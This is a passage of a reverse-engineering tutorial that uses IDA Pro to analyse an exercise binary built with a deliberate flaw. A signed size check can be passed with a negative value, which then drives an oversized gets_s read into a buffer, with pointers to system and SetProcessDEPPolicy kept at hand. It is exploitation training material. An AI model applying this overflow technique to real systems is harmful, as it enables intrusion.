


REVERSING WITH IDA PRO FROM SCRATCH

PART 42

There were two pending exercises from part 41 for you to practice. Unfortunately, nobody sent me a solution. That makes me wonder if what I do is not worth it. No questions, no feedback. Nothing.

Should I continue writing and go as far as I thought? I'll decide that later. Now, we'll solve exercise 41.

We have to update KeyPatch because we'll use it at the end.



<https://github.com/keystone-engine/keypatch>

Replace the .py by the new one.

<http://ricardo.crver.net/WEB/INTRODUCCION%20AL%20REVERSING%20ON%20IDA%20PRO%20DESDE%20CERO/EJERCICIOS/>

Open exercise 41 in IDA.

I'll try not to use symbols because you don't have them either. So, we'll work in a similar way.

```

0040136D public start
0040136D start proc near
0040136D ; FUNCTION CHUNK AT 004011FE SIZE 0000012C BYTES
0040136D ; FUNCTION CHUNK AT 00401367 SIZE 00000006 BYTES
0040136D call    sub_4015DF
00401372 jmp     loc_4011FE
00401372 start endp ; sp-analysis Failed
00401372

```

```

004011FE ; START OF FUNCTION CHUNK FOR start
004011FE
004011FE loc_4011FE:
004011FE push   14h
00401200 push   offset unk_402518
00401205 call   sub_401900
00401208 push   1
0040120C call   sub_4013F0
00401211 pop    ecx
00401212 test   al, al
00401214 jnz    short loc_401210

```

100.00% (332,74) (886,251) 0000076D 0040136D: start (Synchronized with Hex View-1)

In the string tab, we see “**Mypepe.dll**”. Probably, we’ll have to copy it in the same folder. The same DLL of the previous exercises.

Address	Length	Type	String
.rdata:00402110	00000009	C	Hola %s\n
.rdata:0040211C	0000000B	C	Mypepe.dll
.rdata:0040229C	00000005	C	GCTL
.rdata:004022A8	00000009	C	.text\$mn
.rdata:004022BC	00000009	C	.idata\$5
.rdata:004022D0	00000007	C	.00cfg
.rdata:004022E0	00000009	C	.CRT\$XCA
.rdata:004022F4	0000000A	C	.CRT\$XCAA
.rdata:00402308	00000009	C	.CRT\$XCZ
.rdata:0040231C	00000009	C	.CRT\$XIA
.rdata:00402330	0000000A	C	.CRT\$XIAA
.rdata:00402344	0000000A	C	.CRT\$XIAC
.rdata:00402358	00000009	C	.CRT\$XIZ
.rdata:0040236C	00000009	C	.CRT\$XPA
.rdata:00402380	00000009	C	.CRT\$XPZ
.rdata:00402394	00000009	C	.CRT\$XTA
.rdata:004023A8	00000009	C	.CRT\$XTZ
.rdata:004023BC	00000007	C	.rdata

Line 1 of 42


I copied it in the folder.

Nombre	Fecha de modifica...	Tipo	Tamaño
<input checked="" type="checkbox"/> Mypepe.dll	17/01/2017 14:58	Extensión de la ap...	261 KB
<input checked="" type="checkbox"/> PRACTICA_41.exe	29/01/2017 7:48	Aplicación	10 KB
<input type="checkbox"/> PRACTICA_41.id0	04/02/2017 8:01	Archivo ID0	16 KB
<input type="checkbox"/> PRACTICA_41.id1	04/02/2017 8:01	Archivo ID1	0 KB
<input type="checkbox"/> PRACTICA_41.id2	04/02/2017 8:01	Archivo ID2	1 KB
<input type="checkbox"/> PRACTICA_41.nam	04/02/2017 8:01	Archivo NAM	0 KB
<input type="checkbox"/> PRACTICA_41.til	04/02/2017 8:01	Archivo TIL	1 KB
<input checked="" type="checkbox"/> PRACTICA41b.exe	29/01/2017 9:40	Aplicación	11 KB


Double click on the string.

```
.rdata:00402110 aHolaS      db 'Hola %s',0Ah,0      ; DATA XREF: sub_401010+2510
.rdata:00402119 align 4
.rdata:0040211C ; CHAR LibFileName[]
.rdata:0040211C LibFileName  db 'Mypepe.dll',0      ; DATA XREF: sub_401090+4D10
.rdata:00402127 align 4
.rdata:00402128 off_402128 dd offset dword_4030E0 ; DATA XREF: text.00401C4A10
.rdata:0040212C dd offset dword_403130
.rdata:00402130 ; Debug Directory entries
.rdata:00402130 dd 0          ; Characteristics
.rdata:00402134 dd 588DC87Bh ; TimeDateStamp: Sun Jan 29 10:48:27 2017
.rdata:00402138 dw 0          ; MajorVersion
.rdata:0040213A dw 0          ; MinorVersion
.rdata:0040213C dd 2          ; Type: IMAGE_DEBUG_TYPE_CODEVIEW
.rdata:00402140 dd 81h        ; SizeOfData
.rdata:00402144 dd rva asc_402204 ; AddressOfRawData
.rdata:00402148 dd 1404h       ; PointerToRawData
.rdata:0040214C dd 0          ; Characteristics
.rdata:00402150 dd 588DC87Bh ; TimeDateStamp: Sun Jan 29 10:48:27 2017
.rdata:00402154 dw 0          ; MajorVersion
.rdata:00402156 dw 0          ; MinorVersion
.rdata:00402158 dd 0Ch         ; Type
.rdata:0040215C dd 14h         ; SizeOfData
```


We see the reference. We go there with X or CTRL+X there.



We see it loads it there. So, it is OK. This seems to be the MAIN function. As it is a console program, it should have a function as a reference that passes arguments like the argc, argv, etc.



We see that, in the function reference, if we go there, it is the typical CALL to MAIN. You can see the console args.



So, 401090 is the MAIN. Rename it.


```

00401090
00401090
00401090 ; Attributes: bp-based frame
00401090
00401090 ; int __cdecl main(int argc, const char *
00401090 main proc near
00401090
00401090 Size= dword ptr -4
00401090 argc= dword ptr 8
00401090 argv= dword ptr 0Ch
00401090 envp= dword ptr 10h
00401090
00401090 push    ebp
00401091 mov     ebp, esp
00401093 push    ecx
00401094 mov     eax, ds:system
00401099 mov     dword_403088, eax
0040109E mov     ecx, ds:SetProcessDEPPolicy
004010A4 mov     dword_403084, ecx
004010A4 lea     edx, [ebp+Size]
004010AD mov     dword_403088, edx
004010B3 cmp     [ebp+argc], 2
004010B7 jnz     short loc_4010F4

```

There is no buffer in the stack to protect. That's why it didn't add a CANARY despite it is compiled with that option.

Let's start reversing.



There, it reads the system IAT API that is in the **idata** section. It moves that API address to EAX.

When you have any doubt with IDA syntax, using Keypatch you can see the simple alternative until you get used to it.

A screenshot of the .idata section in the assembly view. It lists several external API imports with their addresses and names. The imports are circled in blue: _imp_seh_filter_exe, system, and _imp_get_initial_narrow_environment. The assembly syntax for these imports uses the **extrn** keyword.

Address	Symbol	Description
.idata:004020A4	extrn _imp_seh_filter_exe:dword	; DATA XREF: _seh_filter_exe+r
.idata:004020A4		
.idata:004020A8	extrn system:dword	; DATA XREF: main+4+r
.idata:004020A8		
.idata:004020AC	extrn _imp_get_initial_narrow_environment:dword	; DATA XREF: _get_initial_narrow_environ+r
.idata:004020AC		

There, you can see the API that says **extrn** because it is an external API to the module. It is imported to be used.

Address	Ordinal	Name	Library
00402078		_exit	api-ms-win-crt-runtime-l1-1-0
0040207C		_c_exit	api-ms-win-crt-runtime-l1-1-0
00402080		_crt_atexit	api-ms-win-crt-runtime-l1-1-0
00402084		_controlfp_s	api-ms-win-crt-runtime-l1-1-0
00402088		terminate	api-ms-win-crt-runtime-l1-1-0
0040208C		exit	api-ms-win-crt-runtime-l1-1-0
00402090		_initterm_e	api-ms-win-crt-runtime-l1-1-0
00402094		_cexit	api-ms-win-crt-runtime-l1-1-0
00402098		_initterm	api-ms-win-crt-runtime-l1-1-0
0040209C		_p_argv	api-ms-win-crt-runtime-l1-1-0
004020A0		_set_app_type	api-ms-win-crt-runtime-l1-1-0
004020A4		seh_filter_exe	api-ms-win-crt-runtime-l1-1-0
004020A8		system	api-ms-win-crt-runtime-l1-1-0
004020AC		get_initial_narrow_environment	api-ms-win-crt-runtime-l1-1-0
004020B0		_register_onexit_function	api-ms-win-crt-runtime-l1-1-0
004020B4		_initialize_narrow_environment	api-ms-win-crt-runtime-l1-1-0
004020BC		_stdio_common_vfprintf	api-ms-win-crt-stdio-l1-1-0
004020C0		_p_commode	api-ms-win-crt-stdio-l1-1-0

Line 21 of 45

Of course, in IMPORTS, we have the imported functions by the module and the API address is 4020A8. So, all matches.

```

00401090 push    ebp
00401091 mov     ebp, esp
00401093 push    ecx
00401094 mov     eax, ds:system
00401099 mov     dword_403088, eax
0040109E mov     ecx, ds:SetProcessDEPPolicy
004010A4 mov     dword_403084, ecx
004010AA lea     edx, [ebp+Size]

```

Then, it writes in the 0x403088 global variable that is a DWORD according to IDA.


Syntax	Intel
Address	.text:00401099
Original	mov dword_403088, eax
- Encode	A3 88 30 40 00
- Size	5
Assembly	mov dword ptr [dword_403088], eax
- Fixup	mov dword ptr [0x403088], eax
- Encode	A3 88 30 40 00
- Size	5

NOPs padding until next instruction boundary

Remember that, in IDA, if there is a data type prefix before an address, it means that that address content is of that type, in this case, a DWORD. At least, it is 4 bytes long. Besides, it writes the API address there.

So, rename the global variable as **p_system**.


As it has 4 bytes and saves an address it should be a pointer. I'll change it.



As I know it is a pointer to an API, I can set it as a pointer or something unknown.

void * p_system

Anyways, it's not necessary to have too precise definitions because it is casted. The important thing is that it is a pointer or something.



So, it will be a pointer variable that will save the system API address.

```
00401093 push    ecx
00401094 mov     eax, ds:system
00401099 mov     p_system, eax
0040109E mov     ecx, ds:SetProcessDEPPolicy
004010A4 mov     dword_403084, ecx
004010AA lea     edx, [ebp+Size]
004010AD mov     p_system, edx
004010B3 cmp     [ebp+argc], 2
```

There is another variable of the same type that saves the **SetProcessDEPPolicy** API address. I do the same.

I also change it in the decompiled of HexRays with F5. Changing the type there does affect anything.

The screenshot shows the HexRays decompiler interface. At the top, assembly code is displayed:

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     rsize_t v3; // ecx@0
4     rsize_t Size; // [sp+0h] [bp-4h]@1
5
6     Size = v3;
7     p_SetDEP = (void *)SetProcessDEPPolicy;
8     p_system = &Size;
9     if ( argc == 2 )
```

A tooltip "Please enter a string" appears over the variable "Size". A modal dialog box is open, asking "Please enter the type declaration" with the input field containing "void *p_system". Below the dialog, the decompiled C code continues:

```
11     ,
12     return 0;
13 }
```

At the bottom, the raw assembly code is shown:


```
.data:00403020 BUt          dd 04h dup(0)      ; DATA XREF: sub_401010+/10
.data:00403020
.data:00403084 ; void *p_SetDEP
.data:00403084 p_SetDEP      dd 0                ; DATA XREF: sub_401010+17↑r
.data:00403084
.data:00403088 ; void *p_system
.data:00403088 p_system      dd 0                ; DATA XREF: main+9↑w
.data:00403088
.data:0040308C             align 10h
.data:00403090 unk_403090    db 0                ; DATA XREF: sub_401050+3↑o
.data:00403091
```

This is only to show more options.

```

00401090 main proc near
00401090
00401090     Size= dword ptr -4
00401090     argc= dword ptr 8
00401090     argv= dword ptr 0Ch
00401090     envp= dword ptr 10h
00401090
00401090     push    ebp
00401091     mov     ebp, esp
00401093     push    ecx
00401094     mov     eax, ds:system
00401099     mov     p_system, eax
0040109E     mov     ecx, ds:SetProcessDEPPolicy
004010A4     mov     p_SetDEP, ecx
004010AA     lea     edx, [ebp+Size]
004010AD     mov     p_system, edx
004010B3     cmp     [ebp+argc], 2
004010B7     jnz     short loc_4010F4

```



```

004010B9     mov     eax, 4

```

The **p_system** global variable is used again and saves the pointer (it uses **LEA** to find the address) to the size variable that is a **DWORD**. Obviously, it will cast it to do it in C++, but here, it doesn't matter. Both are pointers.

Usually, when a variable is reused, I put horizontal bars because I can't use diagonal bars and then, I put the name.

Something like:

p_system_____p_size

☺ In complex functions, it is reused a lot and we have to follow that.


```

00401090 main proc near
00401090
00401090     Size= dword ptr -4
00401090     argc= dword ptr 8
00401090     argv= dword ptr 0Ch
00401090     envp= dword ptr 10h
00401090
00401090     push    ebp
00401091     mov     ebp, esp
00401093     push    ecx
00401094     mov     eax, ds:system
00401099     mov     p_system_____p_size, eax
0040109E     mov     ecx, ds:SetProcessDEPPolicy
004010A4     mov     p_SetDEP, ecx
004010AA     lea     edx, [ebp+Size]
004010AD     mov     p_system_____p_size, edx
004010B3     cmp     [ebp+argc], 2
004010B7     jnz     short loc_4010F4

```



Then, it compares **argc** that is the argument quantity to 2. So, it is the executable name + an argument. 2 totally. If they are not 2 arguments, it skips all and exits the function directly.



```
004010B9 mov    eax, 4
004010BE shr    eax, 0
004010C1 mov    ecx, [ebp+argv]
004010C4 mov    edx, [ecx+eax]
004010C7 push   edx
004010C8 call   ds:atoi
004010CE add    esp, 4
004010D1 mov    [ebp+Size], eax
004010D4 cmp    [ebp+Size], 300h
004010D8 inc    short loc 4010E4h
```

We know that **argv** is an array and that in position 0 the executable name string is saved and if we add it 4 as it does, it will get the string address of the first argument.

argv

An array of null-terminated strings representing command-line arguments entered by the user of the program. By convention, **argv[0]** is the command with which the program is invoked, **argv[1]** is the first command-line argument, and so on, until **argv[argc]**, which is always **NULL**. See [Customizing Command Line Processing](#) for information on suppressing command-line processing.

Then, it passes that string to **atoi** to try to convert it into an integer. If not, it will give error.

Parameters

str

String to be converted.

locale

Locale to use.

Return Value



Each function returns the **int** value produced by interpreting the input characters as a number. The return value is 0 for **atoi** and **_wtoi**, if the input cannot be converted to a value of that type.

```

004010B9 mov     eax, 4
004010BE shl     eax, 0
004010C1 mov     ecx, [ebp+argv]
004010C4 mov     edx, [ecx+eax]
004010C7 push    edx, [ebp+size]; Str
004010C8 call    ds:atoi
004010CE add    esp, 4
004010D1 mov     [ebp+Size], eax
004010D4 cmp     [ebp+Size], 300h
004010DB jge    short loc_4010F4

004010DD push    offset LibFileName ; "MyPepe.dll"
004010E2 call    ds:LoadLibraryA
004010E8 mov     eax, [ebp+Size]
004010EB push    eax, [ebp+Size]; Size
004010EC call    sub_401010
004010F1 add    esp, 4

```

7,313 | 000004D1 | 004010D1: main+41||

After returning from **atoi**, that value is saved in the size variable that is in the stack.

```

00401090
00401090 ; int cdecl main(int argc, const char **argv, const char **envp)
00401090 main proc near
00401090     Size= dword ptr -4
00401090     argc= dword ptr  8
00401090     argv= dword ptr  0Ch
00401090     envp= dword ptr  10h
00401090
00401090     push    ebp
00401091     mov     ebp, esp
00401093     push    ecx
00401094     mov     eax, ds:system
00401099     mov     p_system____p_size, eax
0040109E     mov     ecx, ds:SetProcessDEPPolicy
004010A4     mov     p_SetDEP, ecx
004010AA     lea     edx, [ebp+Size]
004010AD     mov     p_system____p_size, edx
004010B3     cmp     [ebp+argc], 2
004010B7     jnz    short loc_4010F4

004010B9 mov     eax, 4
004010BE shl     eax, 0
004010C1 mov     ecx, [ebp+size]

94,370 | 000004D1 | 004010D1: main+41|

```


Don't confuse it with the **p_system____p_size** that has the address of this same size variable saved.

It compares that size value to 0x300 and if it is greater, it skips it and goes to the return of the MAIN. Of course, that size is signed because the comparison using **JLE** tells us that.

```
4  rsize_t Size; // [sp+0h] [bp-4h]@1
5
6  Size = u3;
7  p_SetDEP = (void *)SetProcessDEPPolicy;
8  p_system = &Size;
9  if ( argc == 2 )
10 {
11     Size = atoi(argv[1]);
12     if ( (signed int)Size < 768 )
13     {
14         LoadLibraryA("Mypepe.dll");
15         sub_401010(Size);
16     }
17 }
18 return 0;
19 }
```

As it is signed, when we pass it a negative value, it will take it as less than 0x300. For example, if I pass it -1, it will be less considering the sign to 0x300 and it will pass the comparison.

Obviously, if that size is used as an API size that it takes as unsigned, there could be overflow because for that API, it won't be a negative value but unsigned, for example, if it was -1, for the API to take it as positive, the maximum positive will be 0xFFFFFFFF.



We see the function whose argument is the size. We didn't rename it. We'll see what it does. Let's enter it.

```
00401010 ; Attributes: bp-based frame
00401010
00401010 ; int __cdecl ingreso(rsize_t Size)
00401010 ingreso proc near
00401010
00401010     Size= dword ptr  8
00401010
00401010     push    ebp
00401011     mov     ebp, esp
00401013     mov     eax, [ebp+Size]
00401016     push    eax          ; Size
00401017     push    offset Buf      ; Buf
0040101C     call    ds:gets_s
00401022     add    esp, 8
00401025     push    1
00401027     call    p_SetDEP
0040102D     add    esp, 4
00401030     push    offset Buf
00401035     push    offset aHolaS    ; "Hola %s\n"
0040103A     call    sub_401108
0040103F     add    esp, 8
00401042     pop    ebp
00401043     retn
00401043     ingreso endp
00401043
```

0000041C 0040101C: ingreso+C

There is a **gets_s** to enter data. So, I rename it as **ingreso** that means **input** in English.

That **gets_s** has the size we knew that could be a value that taken as unsigned, could trigger some overflow.

gets_s, _getws_s

Visual Studio 2015

Otras versiones ▾

Para obtener la documentación más reciente de Visual Studio 2017 RC, consulte [Documentación de](#)

Obtiene una línea del flujo `stdin`. Estas versiones de `gets`, `_getws` tienen mejoras de seguridad, como las características de seguridad de CRT.

Sintaxis

```
char *gets_s(
    char *buffer,
    size_t sizeInCharacters
);
```

There, we see that it takes the API size as **size_t**.

<code>sig_atomic_t</code> integer	type or object that can be modified as atomic entity, even in presence of asynchronous interrupts; used with <code>signal</code> .
